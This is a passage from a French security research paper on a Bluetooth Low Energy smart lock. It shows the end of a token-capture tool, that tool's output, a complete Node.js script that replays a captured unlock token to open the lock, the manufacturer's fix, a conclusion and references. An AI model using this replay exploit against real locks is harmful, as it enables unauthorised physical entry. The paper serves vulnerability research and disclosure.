        break;
```

```
        case '6e44b504b5a3f393e0a9e50e24dcca9e':
        {
          console.log('> Fin de la transmission.');
          notif_cb(new Buffer([0x03]));
          notif_cb(new Buffer([0x04]));
          callback(mock.RESULT_SUCCESS);
          setTimeout(function(){saveToken()}, 3000);
        }
        break;
      }
    }
    break;
  }
});

mock.start();
```

Listing 2. Outil de capture de jeton d'ouverture

Une fois l'exploit lancé, l'application mobile se connecte sur notre fausse serrure et transmet les informations requises :

```
$ sudo node capture-token.js
[setup] creating mock for device The XXXXXXX (xx:xx:xx:6b:fc:88)
[setup] services registered
[ mock] accepted connection from address: 5e:74:79:1e:5f:a9
> Register callback for service 6e44b500b...ca9e:6e44b504...ca9e
> Read Random, provide default value 1.
> Fin de la transmission.
[i] Token written to `token.json`
```

Le jeton est ainsi stocké sur disque et prêt à être rejoué à l'identique. Il ne nous reste plus qu'à développer un programme pour réaliser le rejeu, à l'aide de la bibliothèque *noble*.

9.2 Rejeu d'un jeton capturé

Le développement d'une preuve de concept permettant de rejouer la transaction est possible grâce à la bibliothèque *noble*. Cette dernière permet de se connecter à un périphérique *Bluetooth Low Energy*, d'énumérer les services et caractéristiques, et d'effectuer des opérations de lecture et d'écriture sur ces dernières.

Ainsi, nous avons pu développer le script suivant (voir listing 3) permettant de rejouer un jeton précédemment capturé.

```
const noble = require('noble');
const fs = require('fs');

TARGET = 'XX:XX:XX:6b:fc:88'
```

```
var tx_uuid = 'fff1';
var rx_uuid = 'fff2';
var tx_char = null;
var rx_char = null;

var entryLogs = null;
var smartlock = null;

var state = null;
var num_records = 0;
var cur_record = 0;
var record_time = null;
var record_measure = null;


var open_packet = new Buffer([0x07]);
var msg_char = null;
var open_char = null;
var pkt_index = 0;
var packets = loadToken();

function loadToken() {
  var content = fs.readFileSync('token.json');
  var token = JSON.parse(content);
  var packets = [];
  for (var i in token) {
    packets.push(new Buffer(token[i]));
  }
  return packets;
}


function open_lock_final(){
    open_char.write(open_packet, false, function(){
        console.log('ok');
    });
}

function open_lock(){
    msg_char.write(packets[pkt_index], false, function(){
        console.log('sent packet '+pkt_index);
        pkt_index++;
        if (pkt_index < 6)
            open_lock();
        else
            open_lock_final();
    });
}

function onCharacteristicsDiscovered(error, characs) {
    for (var c in characs) {
        if (characs[c].uuid == '6e44b501b5a3f393e0a9e50e24dcca9e')
            msg_char = characs[c];
        if (characs[c].uuid == '6e44b504b5a3f393e0a9e50e24dcca9e')
            open_char = characs[c];
    }
    open_lock();
```

```
}

function onServicesDiscovered(error, services) {
    if (services.length == 1) {
        var service = services[0];
        /* Discover the characteristics (we're expecting these two).
            */
        service.discoverCharacteristics(
        [
            '6e44b501b5a3f393e0a9e50e24dcca9e',
            '6e44b504b5a3f393e0a9e50e24dcca9e'
        ],
        onCharacteristicsDiscovered
    }
}

noble.on('discover', function(peripheral) {
    if (peripheral.address.toUpperCase() == TARGET.toUpperCase()) {
        /* Stop scanning as we found our peripheral. */
        noble.stopScanning();

        smartlock = peripheral;

        /* Connect to the smartlock. */
        peripheral.connect(function(error) {
            if (error == null) {
                /* Look for the communication service. */
                peripheral.discoverServices(
                    ['6e44b500b5a3f393e0a9e50e24dcca9e'],
                    onServicesDiscovered
                );
            }
        });
    }
});

function main() {

  noble.on('stateChange', function(state) {
    if (state == 'poweredOn') {
        console.log('BTLE interface up and running, starting
            scanning ...');
        console.log('');
        noble.startScanning();
    } else {
        console.log('Adapter not ready.');
    }
  });
}
```

Listing 3. Script de rejeu de jeton d'ouverture

9.3 Réponse du fabricant

Le fabricant a apporté un correctif à cette vulnérabilité, qui utilise désormais le composant *RNG* proposé par le *nRF52832*, comme le montre la figure 14. De cette manière, la serrure génère désormais des valeurs aléatoires de 32 bits au lieu de la constante précédente, rendant impossible les attaques par rejeu.




Fig. 14. Correction de la vulnérabilité

10 Conclusion

Au travers de cette étude de cas, nous avons illustré les différents aspects d'une analyse de sécurité appliquée aux objets connectés. Nous avons ainsi couvert les bases des architectures matérielles habituellement rencontrées dans ces éco-systèmes, les méthodes d'ingénierie à rebours et d'analyse des circuits et composants, différentes techniques d'acquisition et d'ingénierie à rebours de micro-logiciels, des outils et techniques d'analyse de communications *Bluetooth Low Energy*, et enfin des méthodes de recherche de vulnérabilités et de création de preuves de concept pour ce même protocole.

La place manque ici pour expliciter avec moults détails les différentes spécificités des technologies rencontrées, bien que cet exposé couvre l'ensemble des domaines de compétences requis pour l'analyse de notre serrure connectée. La grande variété de solutions techniques, de composants, de protocoles et de technologies en général rend complexe la mise au point d'une méthodologie complète et unique, ce qui peut expliquer d'une part la multiplicité de ces dernières, et d'autre part le sentiment d'inadéquation

que l'on peut avoir en appréciant chacune d'elles. Gageons qu'avec le temps le nombre de technologies se réduira et que nous pourrons établir un guide d'évaluation à l'instar de ce que fait l'OWASP avec la sécurité des applications web.

Références

1. Deloitte. Security of the Internet of Things. http://www.cs.ru.nl/~freek/courses/rbo/slides/slides-deloitte.pdf, 2017.
2. Digital Security. Bibliothèque Mockle. https://github.com/DigitalSecurity/mockle, 2016.
3. Digital Security. Framework BtleJuice. https://github.com/DigitalSecurity/btlejuice, 2016.
4. Emmanuel Dupuy. jd-gui. http ://jd.benow.ca/.
5. Nordic Semiconductor. Application Note 179. http ://infocenter.arm.com/help/index.jsp ?topic=/com.arm.doc.dai0179b/ar01s02s07.html.
6. Nordic Semiconductor. nRF52832 Product Specification v1.3. http ://infocenter.nordicsemi.com/pdf/nRF52832_PS_v1.3.pdf.
7. OpenOCD. Open On-Chip Debugger. http ://openocd.org/.
8. OWASP. Internet of Things Project. https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project.
9. OWASP. Internet of Things Project, Guides de test. https://www.owasp.org/index.php/IoT_Testing_Guides.
10. OWASP. Internet of Things Project, Top 10 des vulnérabilités. https://www.owasp.org/images/8/8e/Infographic-v1.jpg.
11. OWASP. Internet of Things Project, vulnérabilités IoT. https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project\#tab=IoT_Vulnerabilities.
12. OWASP. Internet of Things, surface d'attaque. https://www.owasp.org/index.php/IoT_Attack_Surface_Areas.
13. PenTest Partners. Security of the Internet of Things. https://www.pentestpartners.com/security-blog/iot-security-testing-methodologies/, 2017.
14. pxb1988. Dex2Jar. https ://github.com/pxb1988/dex2jar.
15. Rapid7. IoT Security Testing Methodology. https://blog.rapid7.com/2017/05/10/iot-testing-methodology/, 2017.
16. Sandeep Mistry. Node.js Bleno library. https://github.com/sandeepmistry/bleno, 2013.
17. Sandeep Mistry. Node.js Noble library. https://github.com/sandeepmistry/noble, 2013.
18. Stephan Kleber, Henrik Ferdinand Nölscher, Frank Kargl. Automated PCB Reverse Engineering. https://www.usenix.org/system/files/conference/woot17/woot17-paper-kleber.pdf, 2017.